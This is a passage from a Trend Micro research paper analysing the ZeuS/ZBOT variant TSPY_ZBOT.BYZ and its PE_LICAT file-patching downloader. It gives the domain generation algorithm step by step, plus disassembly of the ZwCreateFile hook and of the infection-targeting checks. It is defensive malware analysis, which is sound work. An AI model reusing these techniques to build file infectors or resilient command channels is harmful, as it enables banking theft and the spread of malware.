File-Patching ZBOT Variants

ZeuS 2.0 Levels Up

Trend Micro, Incorporated

TrendLabs[SM]

TrendLabs is Trend Micro's global network of research, development, and support centers committed to 24 x 7 threat surveillance, attack prevention, and timely and seamless solutions delivery.

A Trend Micro Research Paper I October 2010

CONTENTS

THE ZEUS CYBERCRIME STORY SO FAR 4

ZBOT VARIANT WITH A LICAT/MUROFET FILE-PATCHING ROUTINE: AN UPGRADE? 5

LICAT'S ROBUST COMMUNICATION MEANS: DOMAIN GENERATION ALGORITHM 6

TSPY_ZBOT.BYZ'S FILE-PATCHING ROUTINE 8

INFORMATION-STEALING ROUTINE 13

CONDITIONS TO TRIGGER: WHO IS "DAVE"? 17

CONFIGURATION FILE DECRYPTION AND DECOMPRESSION 19

A LONG VIEW: ZEUS' QUEST TO AVOID EARLY DETECTION 24

COMMAND-AND-CONTROL SERVERS 27

Attack Server Setup 27

DOMAIN REGISTRATION 29

Domain Name System Data Analysis 31

USER IMPACT 34

Trend Micro™ Smart Network Protection™ Feedback: Detections to Date 34

Infected Hosts 35

Implications 38

CONCLUSION 39

WHAT TO DO IF YOUR SYSTEM HAS BEEN INFECTED 40

Mitigation for Systems 40

Mitigation for Networks 40

STAYING PROTECTED FROM TSPY_ZBOT.BYZ AND SIMILAR INFECTIONS 42

How to Protect Home/Work PCs 42

How to Protect Networks 42

APPENDIX A: DOMAIN ALGORITHM DETAILS 44

APPENDIX B: LIVE LICAT URLS 55

APPENDIX C: OBFUSCATION AND DECOMPRESSION DETAILS 56

Static File Entry Point 56

Dummy Application Programming Interfaces 56

First Level of Decryption 58

Application Programming Interface Address Harvesting Function 60

Second Level of Decryption 62

Third Level of Decryption 64

Decoding Function 65

Last Level of Decryption 65

Decompression Function 66

Restoration of the Decompressed or Original Win32 Image File Function 68

Import Function Address Resolver Function 69

Original Malware Entry Point Calculation and Execution Function 70

APPENDIX D: PSEUDORANDOMLY GENERATED LICAT DOMAINS 72

APPENDIX E: OTHER ZEUS DOMAINS FOUND 73

REFERENCES 75

THE ZEUS CYBERCRIME STORY SO FAR

Last September, Operation Trident Breach disrupted a large-scale, cross-border cybercriminal operation. Officers from the United States, the Netherlands, Ukraine, and the United Kingdom worked together to arrest several individuals. These individuals attempted to steal US$220 million and successfully removed US$70 million from the bank accounts of a number of small and medium-sized businesses (SMBs). At the heart of this cybercriminal operation was a botnet, a network of systems that have been compromised by information-stealing Trojans, created with a version of the ZeuS toolkit.

ZeuS is a commercial-grade toolkit sold in underground forums. It is capable of creating Trojans that steal banking-related information and of monitoring its creations via a user-friendly console. This toolkit is responsible for identity theft that allows cybercriminals to channel funds from unsuspecting victims' accounts into their own coffers. While the original creators of ZeuS are from Eastern Europe, the current availability of the toolkit in the open market makes even less technically savvy people capable of setting up and of commanding their own ZeuS botnets.

ZeuS' creators continuously updated the toolkit throughout the years. This has given its cybercriminal patrons more options in terms of functionality. More recent ZeuS versions are significantly different from prior releases in terms of technical details such as registry changes made and folder and file names used. However, their main payload remains the same—to infiltrate a system, to monitor its use in relation to online banking and other financial transactions, and to steal their victims' personal information.

ZeuS is a commercial-grade toolkit sold in underground forums that is capable of creating Trojans that steal banking-related information and of monitoring its creations via a user-friendly console.

Trend Micro has been monitoring the ZBOT family—our detection name for the variants created with the ZeuS toolkit—as early as 2007. To date, we have created more than 3,000 ZBOT signatures or detection names, each one representing a new ZBOT variant. Around a hundred of these detection names cover more than one ZBOT variant, the number of which continues to rise.

Early this year, Trend Micro researchers published a very comprehensive study of the ZeuS toolkit's components and the relationships ZeuS botnet operators have formed with other cybercriminals to perpetrate crime in "ZeuS: A Persistent Criminal Enterprise."


ZBOT VARIANT WITH A LICAT/MUROFET FILE-PATCHING ROUTINE: AN UPGRADE?

Trend Micro observed a new, strange ZeuS Trojan behavior in the variant detected as TSPY_ZBOT.BYZ. New ZBOT variants are not uncommon, as the toolkit's creators constantly improve their kit's code and as many third parties offer services to encrypt ZBOT binaries in order to better avoid detection. However, this particular variant had some noticeable new behaviors.

While most of the older ZBOT variants arrived on systems through socially engineered spam or as downloads from bad sites, this variant appeared to spread by "patching" files to turn them into malware downloaders. TSPY_ZBOT.BYZ specifically decrypts a code in memory that targets and patches .EXE files, turning them into a downloader detected as PE_LICAT.A.

The infected file generates URLs—reminiscent of the DOWNAD/Conficker worm—that are then accessed to download the same Trojan spyware that started the infection, TSPY_ZBOT.BYZ. To detect future variants with the same behavior, therefore, TrendLabs engineers created the heuristic or behavioral pattern TSPY_ZBOT.SMEQ in order to protect Trend Micro product users.

Each part (text set in black) of the infection diagram below points to an equivalent section of this research paper where a more in-depth discussion of every aspect of the attack can be found.


Obfuscation and decompression details
File-patching/ Code-insertion routine
.EXE
.EXE
TSPY_ZBOT.BYZ arrives as a drive-by download
TSPY_ZBOT.BYZ decrypts and executes code in memory
PE_LICAT.A-O patches .EXE files in certain locations
Configuration file details
Information theft routine
Domain generation algorithm
HTTP://
TSPY_ZBOT.BYZ steals information and sends it to cybercriminals
Live URLs may download TSPY_ZBOT variants and other malware onto systems
Patched files generate domains that they then access

ZBOT-LICAT BEHAVIOR DIAGRAM

LICAT'S ROBUST COMMUNICATION MEANS: DOMAIN GENERATION ALGORITHM

One major advancement TrendLabs engineers saw in this ZBOT attack was the addition of the capability to communicate to a nonstatic list of domain servers. This allowed the patched files aka PE_LICAT.A to attempt to communicate with several pseudorandomly generated domain names based on the current date and time at which the malware was executed. This made LICAT more resilient to takedown, as it can attempt to contact new domains if old ones are rendered inaccessible.

On any given day, LICAT has the option to contact any of 1,020 randomly generated domains. An attacker can register and use any one of these domains to host either an updated copy of the malware or the configuration for its information-stealing routine. This routine includes code that tells what user credentials to attempt to steal and where to upload the stolen information. Trojanized or patched files use domain generation algorithm (DGA) along with the */forum/* folder to download and execute updated copies of the ZBOT malware.

In addition, we believe that any other non-ZBOT malware can also be hosted on these servers, which other cybercriminals can take advantage of. This also raises the security risks infected systems face. The main ZBOT malware or the ones responsible for Trojanizing the .EXE files also use DGA along with the */news/?s=* resource to download configuration files that contain encrypted instructions on what or how to steal information and where to upload this.

Domain generation utilizes a relatively easy-to-use algorithm that can just as easily be incorporated into other malicious codes. Based on the current date and time (i.e., year, month, day, and minute), it forms an 8-Byte array, gets its MD5 hash, forms a second-level domain name from the hash, and appends a chosen top-level domain. The steps below describe the DGA process LICAT follows to form a fully qualified domain name in more detail. (The complete technical details for the algorithm can be found in Appendix A.)

1. Retrieve the current date and time.

2. Multiply the minute value by 17.

3. Initialize the 8-Byte array where *f(minute) = (minute % 1020) AND 0xFFFFFFFE* using the following values:

   - array_element[0] = (Year + 48) AND 0xFF
   - array_element[1] = Month
   - array_element[2] = Day
   - array_element[3] = 0
   - array_element[4] = f(minute) AND 0xFF
   - array_element[5] = f(minute) / 0x100
   - array_element[6] = 0
   - array_element[7] = 0


For instance, if the current date is October 6, 2010 and if the current time is 5:20 a.m., the array will have the following values:

- 0x0a
- 0x0a
- 0x06
- 0x00
- 0x54
- 0x01
- 0x00
- 0x00

4. Perform the XOR operation on the array using a static numeric key.
5. Compute the MD5 hash of the array.
6. Split each Byte of the 16-Byte MD5 hash output into two nibbles and get their sum. Add *97 (0x61 or 'a')* to the value but make sure that the sum is not greater than *122 (0x7a or 'z')* or it will be concatenated to the second-level domain.

   If, for instance, the first few Bytes of the hash are *0x30, 0xfe, 0x7d, 0xac,* and so on, the resulting values will be *0x64, 0x75, 0x77,* and so on or *duw…* since the second element, *0xfe,* will have a final sum of 126, it was excluded.

7. Append a top-level domain by checking the minute value by following the rules in Figure 1.
8. Increment the current minute value.
9. Repeat steps 3–8 800 times.



```
If divisible by 5 = ".biz"
Else
   If divisible by 4 = ".info"
   Else
      If divisible by 3 = ".org"
      Else
         If divisible by 2 = ".net"
         Else = ".com"
```

***Figure 1.** Rules to follow to check the minute value*

The aforementioned algorithm makes it easier for the malware to use various communication means to connect to a registered domain server because of predictability. It also leads to a variety of payloads like monitor bank A on a certain day, monitor bank B the next day, and so forth. Different malware binaries can also be generated based on the particular date and time at which they can be accessed. (For a sample of our monitoring results of live URLs, see Appendix B.)


Click to return to the ZBOT-LICAT behavior diagram

TSPY_ZBOT.BYZ'S FILE-PATCHING ROUTINE

Another notable technique in this attack is the main malware's file-patching routine. Simply put, it inserts malicious code into target files, turning these into malware themselves.

Similar to recent file infectors such as PE_VIRUX and PE_VIRUT variants, this malware hooks an application programming interface (API) that is commonly used to access a particular file. This particular malware hooks the API *ZWCreateFIle,* which is found in *ntdll.dll.* This makes file patching easier for the malware, as the simple act of accessing a file triggers its file-patching routine.

To hook *ZWCreateFile,* the malware will replace the first few Bytes of the API code with a jump code that leads to the file-patching routine (see Figures 2 and 3).




Address	Section	Type	Name	Comment
7C90D658	.text	Export	ZwCreateEvent	
7C90D66D	.text	Export	ZwCreateEventPair	
7C90D682	.text	Export	ZwCreateFile	
7C90D697	.text	Export	ZwCreateIoCompletion	
7C90D6AC	.text	Export	ZwCreateJobObject	
7C90D6C1	.text	Export	ZwCreateJobSet	

```
7C90D682  B8 25000000   MOV EAX,25
7C90D687  BA 0003FE7F   MOV EDX,7FFE0300
7C90D68C  FF12          CALL DWORD PTR DS:[EDX]
7C90D68E  C2 2C00       RETN 2C
```

```
Address   Hex dump
7C90D682  B8 25 00 00 00 BA 00 03 FE 7F FF 12 C2 2C 00 90
7C90D692  90 90 90 90 90 B8 26 00 00 00 BA 00 03 FE 7F FF
7C90D6A2  12 C2 10
7C90D6B2  00 03 FE
7C90D6C2  28 00 00
7C90D6D2  90 90 90 90 B8    00 00 00 BA 00 03 FE 7F FF 12
7C90D6E2  C2 1C 00 90 90 90 90 90 90 B8 2A 00 00 00 BA 00
7C90D6F2  03 FE 7F FF 12 C2 20 00 90 90 90 90 90 90 B8 2B
7C90D702  00 00 00 BA 00 03 FE 7F FF 12 C2 10 00 90 90 90
```

Figure 2. *Original ZWCreateFile*



Address	Section	Type	Name	Comment
7C90D658	.text	Export	ZwCreateEvent	
7C90D66D	.text	Export	ZwCreateEventPair	
7C90D682	.text	Export	ZwCreateFile	
7C90D697	.text	Export	ZwCreateIoCompletion	
7C90D6AC	.text	Export	ZwCreateJobObject	
7C90D6C1	.text	Export	ZwCreateJobSet	


```
7C90D682 -E9 9E067883   JMP 0008DD25   <-- modified code
7C90D687  BA 0003FE7F   MOV EDX,7FFE0300
7C90D68C  FF12          CALL DWORD PTR DS:[EDX]
7C90D68E  C2 2C00       RETN 2C
```

```
Address   Hex dump
7C90D682  E9 9E 06 78 83 BA 00 03 FE 7F FF 12 C2 2C 00 90
7C90D692  90 90 90 90 90 B8 26 00 00 00 BA 00 03 FE 7F FF
7C90D6A2  12 C2 10
7C90D6B2  00 03 FE
7C90D6C2  28 00 00
7C90D6D2  90 90 90 90 B8 29 00 00 00 BA 00 03 FE 7F FF 12
7C90D6E2  C2 1C 00 90 90 90 90 90 90 B8 2A 00 00 00 BA 00
7C90D6F2  03 FE 7F FF 12 C2 20 00 90 90 90 90 90 90 B8 2B
7C90D702  00 00 00 BA 00 03 FE 7F FF 12 C2 10 00 90 90 90
```

Figure 3. *Hooked ZWCreateFile*

To be able to insert its code into a file, the malware set the following requirements before it proceeded with its routine:

1. **File name extension checking:** The target file must have an .EXE file name extension (see Figure 4).




```
loc_408CD7:                             ; CODE XREF: sub_408CBD+30↓j
                push    ds:pszSpec[esi*4] ; pszSpec
                push    edi             ; pszFile
                call    ds:PathMatchSpecW ; check extension must be *.exe
                test    eax, eax
                jnz     short loc_408CEF
                inc     esi
                cmp     esi, 1
                jb      short loc_408CD7
```

Figure 4. *File name extension checking*

2. **Path checking:** The target file must not be from any of the following directories (see Figure 5):

   - %Current User%\Application Data
   - %Current User%\Local Settings\Application Data
   - %Program Files%
   - %Program Files%\Common Files
   - %Windows%
   - %System%




```
loc_408D03:                             ; CODE XREF: sub_408CBD+97↓j
                lea     eax, [esp+228h+pszPath]
                push    eax             ; pszPath
                xor     eax, eax
                movzx   ecx, bl
                mov     ecx, ds:dword_40185C[ecx*4]
                push    eax             ; dwFlags
                push    eax             ; hToken
                or      ecx, 4000h
                push    ecx             ; csidl
                push    eax             ; hwnd
                call    ds:SHGetFolderPathW
                test    eax, eax
                jnz     short loc_408D4F
                lea     eax, [esp+228h+pszPath]
                push    eax             ; pszPath
                call    ds:PathAddBackslashW
                lea     ecx, [esp+228h+pszPath]
                call    FUNC_LookForNullTerm
                cmp     eax, esi
                jge     short loc_408D4F
                push    eax
                push    edi
                mov     eax, ecx
                push    eax
                call    ds:StrCmpNIW
                test    eax, eax
                jz      short loc_408DAD
```

Figure 5. *Path checking*

3. **Drive checking:** The malware will only infect files found in any of the following drive types (see Figure 6):

    - Removable drives
    - Fixed drives
    - Remote drives

    This shows that the target files that are inside removable drives are at risk of being patched by this malware as well.




```
push    edi                 ; pszPath
call    ds:PathGetDriveNumberW
cmp     eax, 2
jl      short loc_408DAD
push    eax                 ; iDrive
lea     eax, [esp+22Ch+RootPathName]
xor     ecx, ecx
push    eax                 ; pszRoot
mov     [esp+230h+RootPathName], cx
call    ds:PathBuildRootW
cmp     [esp+228h+RootPathName], 0
jz      short loc_408DAD
lea     eax, [esp+228h+RootPathName]
push    eax                 ; lpRootPathName
call    ds:GetDriveTypeW
cmp     eax, 2              ; removable drive?
jz      short loc_408D97
cmp     eax, 3              ; fixed drive?
jz      short loc_408D97
cmp     eax, 4              ; remote drive?
jnz     short loc_408DAD
```

Figure 6. *Drive checking*

4. **Infection marker:** Typical file infectors create an infection marker on a target file once it has been infected. This is one way by which the malware knows if a file has already been infected with its code in order to prevent reinfection. This particular malware has a similar routine.


    The malware checks if the value indicated in the *Entry Point Offset [PE Header + 0x28]* is the same as that in *Size of UnInitialized Data [PE Header + 0x024]* (see Figure 7). If they are the same then the malware will not patch the file.



```
.00400000:  4D 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00   MZÉ
.00400010:  B8 00 00 00-00 00 00 00-40 00 00 00-00 00 00 00   ╕       @
.00400020:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.00400030:  00 00 00 00-00 00 00 00-00 00 00 00-80 00 00 00               Ç
.00400040:  0E 1F BA 0E-00 B4 09 CD-21 B8 01 4C-CD 21 54 68   ♫▼║♫ ┤○═!╕☺L═!Th
.00400050:  69 73 20 70-72 6F 67 72-61 6D 20 63-61 6E 6E 6F   is program canno
.00400060:  74 20 62 65-20 72 75 6E-20 69 6E 20-44 4F 53 20   t be run in DOS
.00400070:  6D 6F 64 65-2E 0D 0D 0A-24 00 00 00-00 00 00 00   mode.♪♪◙$
.00400080:  50 45 00 00                         -00 00 00 00   PE  L
.00400090:  00 00 00 00                         -00 D0 00 00
.004000A0:  00 3A 00 00 EC 33 01 00 EC 33 01 00-00 10 00 00    :   ∞3☺ ∞3☺  ►
.004000B0:  00 E0 00 00                         -00 02 00 00    α     @  ►  ☻
.004000C0:  04 00 00 00-01 00 00 00-04 00 00 00-00 00 00 00   ♦   ☺   ♦
.004000D0:  00 40 01 00-00 04 00 00-00 00 00 00-02 00 00 00    @☺  ♦       ☻
.004000E0:  00 00 10 00-00 10 00 00-00 00 10 00-00 10 00 00     ►   ►     ►   ►
.004000F0:  00 00 00 00-10 00 00 00-00 00 00 00-00 00 00 00       ►
.00400100:  00 00 01 00-28 00 00 00-00 10 01 00-14 06 00 00     ☺ (     ►☺ ¶♠
.00400110:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.00400120:  00 20 01 00-4C 13 00 00-00 00 00 00-00 00 00 00     ☺ L‼
.00400130:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.00400140:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.00400150:  00 00 00 00-00 00 00 00-B4 01 01 00-8C 01 00 00           ┤☺☺ î☺
.00400160:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

Figure 7. *Infection marker with the same value as the entry point*


To determine which part of the target file the malware will write its code in, it will check the characteristics of each section. It will determine if each section is readable and executable (see Figure 8).



```
.00400100:  00 E0 00 00-64 0B 00 00-00 F0 00 00-CC 15 00 00    α d♂   ≡ ╟§
.00400110:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.00400120:  00 10 01 00-B4 0E 00 00-00 00 00 00-00 00 00 00    ►☺ ┤♫
.00400130:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.00400140:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00

   Number  Name     VirtSize  RVA       PhysSize  Offset    Flag
      1   .text     000096B0  00001000  00009800  00000400  60000020
      2   .bss      0000094C  0000B000  00000000  00000000  C0000080
      3   .data     00001700  0000C000  00001800  00009C00  C0000040
      4   .idata    00000B64  0000E000  00000C00  0000B400  40000040
      5   .rsrc     000015CC  0000F000  00001600  0000C000  40000040
      6   .reloc    00001040  00011000  00001200  0000D600  42000040

   Cursor's out of sections

.00400260:  00 00 00 00-40 00 00 42-00 00 00 00-00 00 00 00        @  B
.00400270:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.00400280:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.00400290:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.004002A0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

Figure 8. *Section whose characteristic is required for infection*

